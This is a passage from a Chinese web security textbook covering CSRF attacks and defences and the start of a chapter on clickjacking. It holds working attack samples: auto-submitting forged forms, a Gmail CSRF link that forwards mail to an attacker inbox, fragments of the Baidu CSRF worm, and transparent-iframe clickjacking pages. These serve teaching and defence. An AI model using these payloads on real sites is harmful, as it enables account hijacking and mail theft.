而对于 IE 浏览器，攻击者则需要精心构造攻击环境，比如诱使用户在当前浏览器中先访问目标站点，使得 Session Cookie 有效，再实施 CSRF 攻击。

在当前的主流浏览器中，默认会拦截 Third-party Cookie 的有：IE 6、IE 7、IE 8、Safari；不会拦截的有：Firefox 2、Firefox 3、Opera、Google Chrome、Android 等。

但若 CSRF 攻击的目标并不需要使用 Cookie，则也不必顾虑浏览器的 Cookie 策略了。

#### 4.2.2 P3P 头的副作用

尽管有些 CSRF 攻击实施起来不需要认证，不需要发送 Cookie，但是不可否认的是，大部

分敏感或重要的操作是躲藏在认证之后的。因此浏览器拦截第三方 Cookie 的发送，在某种程度上来说降低了 CSRF 攻击的威力。可是这一情况在“P3P 头”介入后变得复杂起来。

P3P Header 是 W3C 制定的一项关于隐私的标准，全称是 The Platform for Privacy Preferences。

如果网站返回给浏览器的 HTTP 头中含有 P3P 头，则在某种程度上来说，将允许浏览器发送第三方 Cookie。在 IE 下即使是<iframe>、<script>等标签也将不再拦截第三方 Cookie 的发送。

在网站的业务中，P3P 头主要用于类似广告等需要跨域访问的页面。但是很遗憾的是，P3P 头设置后，对于 Cookie 的影响将扩大到整个域中的所有页面，因为 Cookie 是以域和 path 为单位的，这并不符合“最小权限”原则。

假设有 www.a.com 与 www.b.com 两个域，在 www.b.com 上有一个页面，其中包含一个指向 www.a.com 的 iframe。

http://www.b.com/test.html 的内容为：


```
<iframe width=300 height=300 src="http://www.a.com/test.php" ></iframe>
```

http://www.a.com/test.php 是一个对 a.com 域设置 Cookie 的页面，其内容为：

```
<?php  
header("Set-Cookie: test=axis; domain=.a.com; path=/");  
?>
```

当请求 http://www.b.com/test.html 时，它的 iframe 会告诉浏览器去跨域请求 www.a.com/test.php。test.php 会尝试 Set-Cookie，所以浏览器会收到一个 Cookie。

如果 Set-Cookie 成功，再次请求该页面，浏览器应该会发送刚才收到的 Cookie。可是由于跨域限制，在 a.com 上 Set-Cookie 是不会成功的，所以无法发送刚才收到的 Cookie。这里无论是临时 Cookie 还是本地 Cookie 都一样。




测试环境请求过程

可以看到，第二次发包，只是再次接收到了 Cookie，上次 Set-Cookie 的值并不曾发送，说明没有 Set-Cookie 成功。但是这种情况在加入了 P3P 头后会有所改变，P3P 头允许跨域访问隐私数据，从而可以跨域 Set-Cookie 成功。

修改 www.a.com/test.php 如下:

```
<?php
header("P3P: CP=CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE COM NAV OTC NOI
DSP COR");
header("Set-Cookie: test=axis; expires=Sun, 23-Dec-2018 08:13:02 GMT; domain=.a.com;
path=/");
?>
```

再次重复上面的测试过程:



测试环境请求过程

可以看到，第二个包成功发送出之前收到的 Cookie。

P3P 头的介入改变了 a.com 的隐私策略，从而使得<iframe>、<script>等标签在 IE 中不再拦截第三方 Cookie 的发送。P3P 头只需要由网站设置一次即可，之后每次请求都会遵循此策略，而不需要再重复设置。

P3P 的策略看起来似乎很难懂，但其实语法很简单，都是一一对应的关系，可以查询 W3C 标准。比如：

CP 是 Compact Policy 的简写；CURa 中 CUR 是 <current/> 的简写；a 是 always 的简写。如下表：

```
[57] compact-purpose = "CUR" | ; for <current/>
      "ADM" [creq] | ; for <admin/>
      "DEV" [creq] | ; for <develop/>
      "TAI" [creq] | ; for <tailoring/>
      "PSA" [creq] | ; for <pseudo-analysis/>
      "PSD" [creq] | ; for <pseudo-decision/>
      "IVA" [creq] | ; for <individual-analysis/>
      "IVD" [creq] | ; for <individual-decision/>
      "CON" [creq] | ; for <contact/>
      "HIS" [creq] | ; for <historical/>
      "TEL" [creq] | ; for <telemarketing/>
      "OTP" [creq] ; for <other-purpose/>
[58] creq = "a" | ; "always"
           "i" | ; "opt-in"
           "o" ; "opt-out"
```

此外，P3P 头也可以直接引用一个 XML 策略文件：

```
HTTP/1.1 200 OK
P3P: policyref="http://catalog.example.com/P3P/PolicyReferences.xml"
Content-Type: text/html
Content-Length: 7413
Server: CC-Galaxy/1.3.18
```

若想了解更多的关于 P3P 头的信息，可以参考 W3C 标准<sup>1</sup>。

正因为 P3P 头目前在网站的应用中被广泛应用，因此在 CSRF 的防御中不能依赖于浏览器对第三方 Cookie 的拦截策略，不能心存侥幸。

很多时候，如果测试 CSRF 时发现<iframe>等标签在 IE 中居然能发送 Cookie，而又找不到原因，那么很可能就是因为 P3P 头在作怪。

#### 4.2.3 GET? POST?

在 CSRF 攻击流行之初，曾经有一种错误的观点，认为 CSRF 攻击只能由 GET 请求发起。因此很多开发者都认为只要把重要的操作改成只允许 POST 请求，就能防止 CSRF 攻击。

这种错误的观点形成的原因主要在于，大多数 CSRF 攻击发起时，使用的 HTML 标签都是<img>、<iframe>、<script>等带“src”属性的标签，这类标签只能够发起一次 GET 请求，而不能发起 POST 请求。而对于很多网站的应用来说，一些重要操作并未严格地区分 GET 与 POST，攻击者可以使用 GET 来请求表单的提交地址。比如在 PHP 中，如果使用的是\$\_REQUEST，而非 \$\_POST 获取变量，则会存在这个问题。

对于一个表单来说，用户往往也就可以使用 GET 方式提交参数。比如以下表单：

```
<form action="/register" id="register" method="post" >
<input type=text name="username" value="" />
<input type=password name="password" value="" />
<input type=submit name="submit" value="submit" />
</form>
```

用户可以尝试构造一个 GET 请求：

```
http://host/register?username=test&password=passwd
```

来提交，若服务器端未对请求方法进行限制，则这个请求会通过。

如果服务器端已经区分了 GET 与 POST，那么攻击者有什么方法呢？对于攻击者来说，有若干种方法可以构造出一个 POST 请求。

最简单的方法，就是在一个页面中构造好一个 form 表单，然后使用 JavaScript 自动提交这个表单。比如，攻击者在 www.b.com/test.html 中编写如下代码：

```
<form action="http://www.a.com/register" id="register" method="post" >
<input type=text name="username" value="" />
<input type=password name="password" value="" />
<input type=submit name="submit" value="submit" />
</form>
<script>
var f = document.getElementById("register");
```


<sup>1</sup> <http://www.w3.org/TR/P3P/>

```
f.inputs[0].value = "test";
f.inputs[1].value = "passwd";
f.submit();
</script>
```

攻击者甚至可以将这个页面隐藏在一个不可见的 iframe 窗口中，那么整个自动提交表单的过程，对于用户来说也是不可见的。

在 2007 年的 Gmail CSRF 漏洞攻击过程中，安全研究者 pdp 展示了这一技巧。

首先，用户需要登录 Gmail 账户，以便让浏览器获得 Gmail 的临时 Cookie。



用户登录 Gmail

然后，攻击者诱使用户访问一个恶意页面。




攻击者诱使用户访问恶意页面

在这个恶意页面中，隐藏了一个 iframe，iframe 的地址指向 pdp 写的 CSRF 构造页面。

```
http://www.gnucitizen.org/util/csrf?_method=POST&_enctype=multipart/form-data&_action=https%3A//mail.google.com/mail/h/ewt1jmuj4ddv/%3Fv%3Dprf&cf2_emc=true&cf2_email=evilinbox@mailinator.com&cf1_from=&cf1_to=&cf1_subj=&cf1_has=&cf1_hasnot=&cf1_attach=true&tifi&s=z&irf=on&nvp_bu_cftb/Create%20Filter
```

这个链接的实际作用就是把参数生成一个 POST 的表单，并自动提交。

由于浏览器中已经存在 Gmail 的临时 Cookie，所以用户在 iframe 中对 Gmail 发起的这次请求会成功——邮箱的 Filter 中会新创建一条规则，将所有带附件的邮件都转发到攻击者的邮箱中。



恶意站点通过 CSRF 在用户的 Gmail 中建立一条规则

Google 在不久后即修补了这个漏洞。

#### 4.2.4 Flash CSRF

Flash 也有多种方式能够发起网络请求，包括 POST。比如下面这段代码：

```
import flash.net.URLRequest;
import flash.system.Security;
var url = new URLRequest("http://target/page");
var param = new URLVariables();
param = "test=123";
url.method = "POST";
url.data = param;
sendToURL(url);
stop();
```

除了 URLRequest 外，在 Flash 中还可以使用 getURL，loadVars 等方式发起请求。比如：

```
req = new LoadVars();
req.addRequestHeader("foo", "bar");
req.send("http://target/page?v1=123&v2=456", "_blank", "GET");
```

在 IE 6、IE 7 中，Flash 发送的网络请求均可以带上本地 Cookie；但是从 IE 8 起，Flash 发起的网络请求已经不再发送本地 Cookie 了。

#### 4.2.5 CSRF Worm

2008 年 9 月，国内的安全组织 80sec 公布了一个百度的 CSRF Worm。

漏洞出现在百度用户中心的发送短消息功能中：

```
http://msg.baidu.com/?ct=22&cm=MailSend&tn=bmSubmit&sn=用户账户&co=消息内容
```

只需要修改参数 sn，即可对指定的用户发送短消息。而百度的另外一个接口则能查询出某个用户的所有好友：

```
http://frd.baidu.com/?ct=28&un=用户账户&cm=FriList&tn=bmABCFriList&callback=gotfriends
```

将两者结合起来，可以组成一个 CSRF Worm——让一个百度用户查看恶意页面后，将给他的所有好友发送一条短消息，然后这条短消息中又包含一张图片，其地址再次指向 CSRF 页面，使得这些好友再次将消息发给他们的好友，这个 Worm 因此得以传播。

Step 1：模拟服务器端取得 request 的参数。

```
var lsURL=window.location.href;
lou = lsURL.split("?");
if (lou.length>1)
{
var loallPm = lou[1].split("&");
....
```

定义蠕虫页面服务器地址，取得?和&符号后的字符串，从 URL 中提取感染蠕虫的用户名和感染者的好友用户名。

Step 2：好友 json 数据的动态获取。

```
var gotfriends = function (x)
{
for(i=0;i<x[2].length;i++)
{
friends.push(x[2][i][1]);
}
}
loadjson('<script
src="http://frd.baidu.com/?ct=28&un='+lusername+'&cm=FriList&tn=bmABCFriList&callback
=gotfriends&.tmp=&l=2"></script>');
```

通过 CSRF 漏洞从远程加载受害者的好友 json 数据，根据该接口的 json 数据格式，提取好友数据为蠕虫的传播流程做准备。

Step 3：感染信息输出和消息发送的核心部分。

```

evilurl=url+"/wish.php?from="+lusername+"&to=";
sendmsg="http://msg.baidu.com/?ct=22&cm=MailSend&tn=bmSubmit&sn=[user]&co=[evilmsg]"
for(i=0;i<friends.length;i++){
.....
mysendmsg=mysendmsg+"&" + i;
eval('x'+i+'=new Image();x'+i+'.src=unescape("")'+mysendmsg+'");');
.....

```

将感染者的用户名和需要传播的好友用户名放到蠕虫链接内，然后输出短消息。

这个蠕虫很好地展示了 CSRF 的破坏性——即使没有 XSS 漏洞，仅仅依靠 CSRF，也是能够发起大规模蠕虫攻击的。

## 4.3 CSRF 的防御

CSRF 攻击是一种比较奇特的攻击，下面看看有什么方法可以防御这种攻击。

### 4.3.1 验证码

验证码被认为是对抗 CSRF 攻击最简洁而有效的防御方法。

CSRF 攻击的过程，往往是在用户不知情的情况下构造了网络请求。而验证码，则强制用户必须与应用进行交互，才能完成最终请求。因此在通常情况下，验证码能够很好地遏制 CSRF 攻击。

但是验证码并非万能。很多时候，出于用户体验考虑，网站不能给所有的操作都加上验证码。因此，验证码只能作为防御 CSRF 的一种辅助手段，而不能作为最主要的解决方案。

### 4.3.2 Referer Check

Referer Check 在互联网中最常见的应用就是“防止图片盗链”。同理，Referer Check 也可以被用于检查请求是否来自合法的“源”。

常见的互联网应用，页面与页面之间都具有一定的逻辑关系，这就使得每个正常请求的 Referer 具有一定的规律。

比如一个“论坛发帖”的操作，在正常情况下需要先登录到用户后台，或者访问有发帖功能的页面。在提交“发帖”的表单时，Referer 的值必然是发帖表单所在的页面。如果 Referer 的值不是这个页面，甚至不是发帖网站的域，则极有可能是 CSRF 攻击。

即使我们能够通过检查 Referer 是否合法来判断用户是否被 CSRF 攻击，也仅仅是满足了防御的充分条件。**Referer Check 的缺陷在于，服务器并非什么时候都能取到 Referer**。很多用户出于隐私保护的考虑，限制了 Referer 的发送。在某些情况下，浏览器也不会发送 Referer，比如从 HTTPS 跳转到 HTTP，出于安全的考虑，浏览器也不会发送 Referer。

在 Flash 的一些版本中，曾经可以发送自定义的 Referer 头。虽然 Flash 在新版本中已经加强

了安全限制，不再允许发送自定义的 Referer 头，但是难免不会有别的客户端插件允许这种操作。

出于以上种种原因，我们还是无法依赖于 Referer Check 作为防御 CSRF 的主要手段。但是通过 Referer Check 来监控 CSRF 攻击的发生，倒是一种可行的方法。

### 4.3.3 Anti CSRF Token

现在业界针对 CSRF 的防御，一致的做法是使用一个 Token。在介绍此方法前，先了解一下 CSRF 的本质。

#### 4.3.3.1 CSRF 的本质

CSRF 为什么能够攻击成功？其本质原因是**重要操作的所有参数都是可以被攻击者猜测到的**。

攻击者只有预测出 URL 的所有参数与参数值，才能成功地构造一个伪造的请求；反之，攻击者将无法攻击成功。

出于这个原因，可以想到一个解决方案：把参数加密，或者使用一些随机数，从而让攻击者无法猜测到参数值。这是“不可预测性原则”的一种应用（参考“我的安全世界观”一章）。

比如，一个删除操作的 URL 是：

```
http://host/path/delete?username=abc&item=123
```

把其中的 username 参数改成哈希值：

```
http://host/path/delete?username=md5(salt+abc)&item=123
```

这样，在攻击者不知道 salt 的情况下，是无法构造出这个 URL 的，因此也就无从发起 CSRF 攻击了。而对于服务器来说，则可以从 Session 或 Cookie 中取得“username=abc”的值，再结合 salt 对整个请求进行验证，正常请求会被认为是合法的。

但是这个方法也存在一些问题。首先，加密或混淆后的 URL 将变得非常难读，对用户非常不友好。其次，如果加密的参数每次都改变，则某些 URL 将无法再被用户收藏。最后，普通的参数如果也被加密或哈希，将会给数据分析工作带来很大的困扰，因为数据分析工作常常需要用到参数的明文。

因此，我们需要一个更加通用的解决方案来帮助解决这个问题。这个方案就是使用 Anti CSRF Token。

回到上面的 URL 中，保持原参数不变，新增一个参数 Token。这个 Token 的值是随机的，不可预测：

```
http://host/path/delete?username=abc&item=123&token=[random(seed)]
```

Token 需要足够随机，必须使用足够安全的随机数生成算法，或者采用真随机数生成器（物理随机，请参考“加密算法与随机数”一章）。Token 应该作为一个“秘密”，为用户与服务器

所共同持有，不能被第三者知晓。在实际应用时，Token 可以放在用户的 Session 中，或者浏览器的 Cookie 中。

由于 Token 的存在，攻击者无法再构造出一个完整的 URL 实施 CSRF 攻击。

Token 需要同时放在表单和 Session 中。在提交请求时，服务器只需验证表单中的 Token，与用户 Session（或 Cookie）中的 Token 是否一致，如果一致，则认为是合法请求；如果不一致，或者有一个为空，则认为请求不合法，可能发生了 CSRF 攻击。

如下这个表单中，Token 作为一个隐藏的 input 字段，放在 form 中：

The screenshot shows a Taobao product page for a 'Cartoon Toy Doll' (娃娃) with a price of 72.00. Below the product details, there is a 'Favorites' section. At the bottom of the page, the browser's developer tools are open, specifically the 'Elements' tab under the 'Network' panel. The code pane shows the HTML source of the page. A red box highlights a line of code containing a hidden input field:

```



```

隐藏字段中的 Token

同时 Cookie 中也包含了一个 Token：

The screenshot shows the browser developer tools Network tab with the 'Cookies' tab selected. A single cookie is listed with the name 'tb\_token' and the value '51e43e051365b'. The cookie is associated with the domain 'taobao.com' and has an expiration date of 'Wed, 28 Dec 2016 12:00:00 UTC'. The cookie is marked as secure ('Secure') and has a path of '/'. The cookie is also marked as HttpOnly.

Cookie 中的 Token

### 4.3.3.2 Token 的使用原则

Anti CSRF Token 在使用时，有若干注意事项。

防御 CSRF 的 Token，是根据“不可预测性原则”设计的方案，所以 Token 的生成一定要足够随机，需要使用安全的随机数生成器生成 Token。

此外，这个 Token 的目的不是为了防止重复提交。所以为了使用方便，可以允许在一个用户的有效生命周期内，在 Token 消耗掉前都使用同一个 Token。但是如果用户已经提交了表单，则这个 Token 已经消耗掉，应该再次重新生成一个新的 Token。

如果 Token 保存在 Cookie 中，而不是服务器端的 Session 中，则会带来一个新的问题。如果一个用户打开几个相同的页面同时操作，当某个页面消耗掉 Token 后，其他页面的表单内保存的还是被消耗掉的那个 Token，因此其他页面的表单再次提交时，会出现 Token 错误。在这种情况下，可以考虑生成多个有效的 Token，以解决多页面共存的场景。

最后，使用 Token 时应该注意 Token 的保密性。Token 如果出现在某个页面的 URL 中，则可能会通过 Referer 的方式泄露。比如以下页面：

```
http://host/path/manage?username=abc&token=[random]
```

这个 manage 页面是一个用户面板，用户需要在这个页面提交表单或者单击“删除”按钮，才能完成删除操作。

在这种场景下，如果这个页面包含了一张攻击者能指定地址的图片：

```

```

则 “`http://host/path/manage?username=abc&token=[random]`” 会作为 HTTP 请求的 Referer 发送到 evil.com 的服务器上，从而导致 Token 泄露。

因此在使用 Token 时，应该尽量把 Token 放在表单中。把敏感操作由 GET 改为 POST，以 form 表单（或者 AJAX）的形式提交，可以避免 Token 泄露。

此外，还有一些其他的途径可能导致 Token 泄露。比如 XSS 漏洞或者一些跨域漏洞，都可能让攻击者窃取到 Token 的值。

CSRF 的 Token 仅仅用于对抗 CSRF 攻击，当网站还同时存在 XSS 漏洞时，这个方案就会变得无效，因为 XSS 可以模拟客户端浏览器执行任意操作。在 XSS 攻击下，攻击者完全可以请求页面后，读出页面内容里的 Token 值，然后再构造出一个合法的请求。这个过程可以称之为 XSRF，和 CSRF 以示区分。

XSS 带来的问题，应该使用 XSS 的防御方案予以解决，否则 CSRF 的 Token 防御就是空中楼阁。安全防御的体系是相辅相成、缺一不可的。

## 4.4 小结

本章介绍了 Web 安全中的一个重要威胁：CSRF 攻击。CSRF 攻击也能够造成严重的后果，不能忽略或轻视这种攻击方式。

CSRF 攻击是攻击者利用用户的身份操作用户账户的一种攻击方式。设计 CSRF 的防御方案必须先理解 CSRF 攻击的原理和本质。

根据“不可预测性原则”，我们通常使用 Anti CSRF Token 来防御 CSRF 攻击。在使用 Token 时，要注意 Token 的保密性和随机性。

## 第 5 章

# 点击劫持（ClickJacking）

2008 年，安全专家 Robert Hansen 与 Jeremiah Grossman 发现了一种被他们称为“ClickJacking”（点击劫持）的攻击，这种攻击方式影响了几乎所有的桌面平台，包括 IE、Safari、Firefox、Opera 以及 Adobe Flash。两位发现者准备在当年的 OWASP 安全大会上公布并进行演示，但包括 Adobe 在内的所有厂商，都要求在漏洞修补前不要公开此问题。

### 5.1 什么是点击劫持

点击劫持是一种视觉上的欺骗手段。攻击者使用一个透明的、不可见的 iframe，覆盖在一个网页上，然后诱使用户在该网页上进行操作，此时用户将在不知情的情况下点击透明的 iframe 页面。通过调整 iframe 页面的位置，可以诱使用户恰好点击在 iframe 页面的一些功能性按钮上。



点击劫持原理示意图

看下面这个例子。

在 <http://www.a.com/test.html> 页面中插入了一个指向目标网站的 iframe，出于演示的目的，我们让这个 iframe 变成半透明：

```
<!DOCTYPE html>
<html>
```

```

<head>
    <title>CLICK JACK!!!</title>
    <style>
        iframe {
            width: 900px;
            height: 250px;


            /* Use absolute positioning to line up update button with fake button */
            position: absolute;
            top: -195px;
            left: -740px;
            z-index: 2;

            /* Hide from view */
            -moz-opacity: 0.5;
            opacity: 0.5;
            filter: alpha(opacity=0.5);
        }

        button {
            position: absolute;
            top: 10px;
            left: 10px;
            z-index: 1;
            width: 120px;
        }
    </style>
</head>
<body>
    <iframe src="http://www.qidian.com" scrolling="no"></iframe>
    <button>CLICK HERE!</button>
</body>
</html>

```

在这个 test.html 中有一个 button，如果 iframe 完全透明时，那么用户看到的是：




用户看到的按钮

当 iframe 半透明时，可以看到，在 button 上面其实覆盖了另一个网页：



实际的页面，按钮上隐藏了一个 iframe 窗口

覆盖的网页其实是一个搜索按钮：



隐藏的 iframe 窗口的内容

当用户试图点击 test.html 里的 button 时，实际上却会点击到 iframe 页面中的搜索按钮。

分析其代码，起到关键作用的是下面这几行：

```
iframe {
    width: 900px;
    height: 250px;

    /* Use absolute positioning to line up update button with fake button */
    position: absolute;
    top: -195px;
    left: -740px;
    z-index: 2;

    /* Hide from view */
    -moz-opacity: 0.5;
    opacity: 0.5;
    filter: alpha(opacity=0.5);
}
```

通过控制 iframe 的长、宽，以及调整 top、left 的位置，可以把 iframe 页面内的任意部分覆盖到任何地方。同时设置 iframe 的 position 为 absolute，并将 z-index 的值设置为最大，以达到让 iframe 处于页面的最上层。最后，再通过设置 opacity 来控制 iframe 页面的透明程度，值为 0 是完全不可见。

这样，就完成了一次点击劫持的攻击。

点击劫持攻击与 CSRF 攻击（详见“跨站点请求伪造”一章）有异曲同工之妙，都是在用户不知情的情况下诱使用户完成一些动作。但是在 CSRF 攻击的过程中，如果出现用户交互的页面，则攻击可能会无法顺利完成。与之相反的是，点击劫持没有这个顾虑，它利用的就是与用户产生交互的页面。

twitter 也曾经遭受过“点击劫持攻击”。安全研究者演示了一个在别人不知情的情况下发送一条 twitter 消息的 POC，其代码与上例中类似，但是 POC 中的 iframe 地址指向了：

```
<iframe scrolling="no" src="http://twitter.com/home?status=Yes, I did click the button!!!
(WHAT!!??)"></iframe>
```


在 twitter 的 URL 里通过 status 参数来控制要发送的内容。攻击者调整页面，使得 Tweet 按钮被点击劫持。当用户在测试页面点击一个可见的 button 时，实际上却在不经意间发送了一条微博。

## 5.2 Flash 点击劫持

下面来看一个更为严重的 ClickJacking 攻击案例。攻击者通过 Flash 构造出了点击劫持，在完成一系列复杂的动作后，最终控制了用户电脑的摄像头。


目前 Adobe 公司已经在 Flash 中修补了此漏洞。攻击过程如下：

首先，攻击者制作了一个 Flash 游戏，并诱使用户来玩这个游戏。这个游戏就是让用户去点击“CLICK”按钮，每次点击后这个按钮的位置都会发生变化。




演示点击劫持的 Flash 游戏

在其上隐藏了一个看不见的 iframe:




Flash 上隐藏的 iframe 窗口

游戏中的某些点击是有意义的，某些点击是无效的。攻击通过诱导用户鼠标点击的位置，能够完成一些较为复杂的流程。




某些点击是无意义的



某些点击是有意义的

最终通过这一步步的操作，打开了用户的摄像头。



通过点击劫持打开了摄像头


### 5.3 图片覆盖攻击

点击劫持的本质是一种视觉欺骗。顺着这个思路，还有一些攻击方法也可以起到类似的作用，比如图片覆盖。

一名叫 sven.vetsch 的安全研究者最先提出了这种 Cross Site Image Overlaying 攻击，简称 XSIO。sven.vetsch 通过调整图片的 style 使得图片能够覆盖在他所指定的任意位置。


```
<a href="http://disenchant.ch">
<img src=http://disenchant.ch/powered.jpg
style=position:absolute;right:320px;top:90px;/>
</a>
```

如下所示，覆盖前的页面是：



覆盖前的页面

覆盖后的页面变成：



覆盖后的页面

页面里的 logo 图片被覆盖了，并指向了 sven.vetsch 的网站。如果用户此时再去点击 logo 图片，则会被链接到 sven.vetsch 的网站。如果这是一个钓鱼网站的话，用户很可能会上当。

XSIO 不同于 XSS，它利用的是图片的 style，或者能够控制 CSS。如果应用没有限制 style 的 position 为 absolute 的话，图片就可以覆盖到页面上的任意位置，形成点击劫持。

百度空间也曾经出现过这个问题<sup>1</sup>，构造代码如下：

```
</table><a href="http://www.ph4nt0m.org">

</a>
```

一张头像图片被覆盖到 logo 处：



一张头像图片被覆盖到 Logo 处

<sup>1</sup> <http://hi.baidu.com/aullik5/blog/item/e031985175a02c6785352416.html>

点击此图片的话，会被链接到其他网站。

图片还可以伪装得像一个正常的链接、按钮；或者在图片中构造一些文字，覆盖在关键的位置，就有可能完全改变页面中想表达的意思，在这种情况下，不需要用户点击，也能达到欺骗的目的。

比如，利用 XSS 攻击修改页面中的联系电话，可能会导致很多用户上当。

由于标签在很多系统中是对用户开放的，因此在现实中有非常多的站点存在被 XSS 攻击的可能。在防御 XSS 时，需要检查用户提交的 HTML 代码中，标签的 style 属性是否可能导致浮出。

## 5.4 拖拽劫持与数据窃取

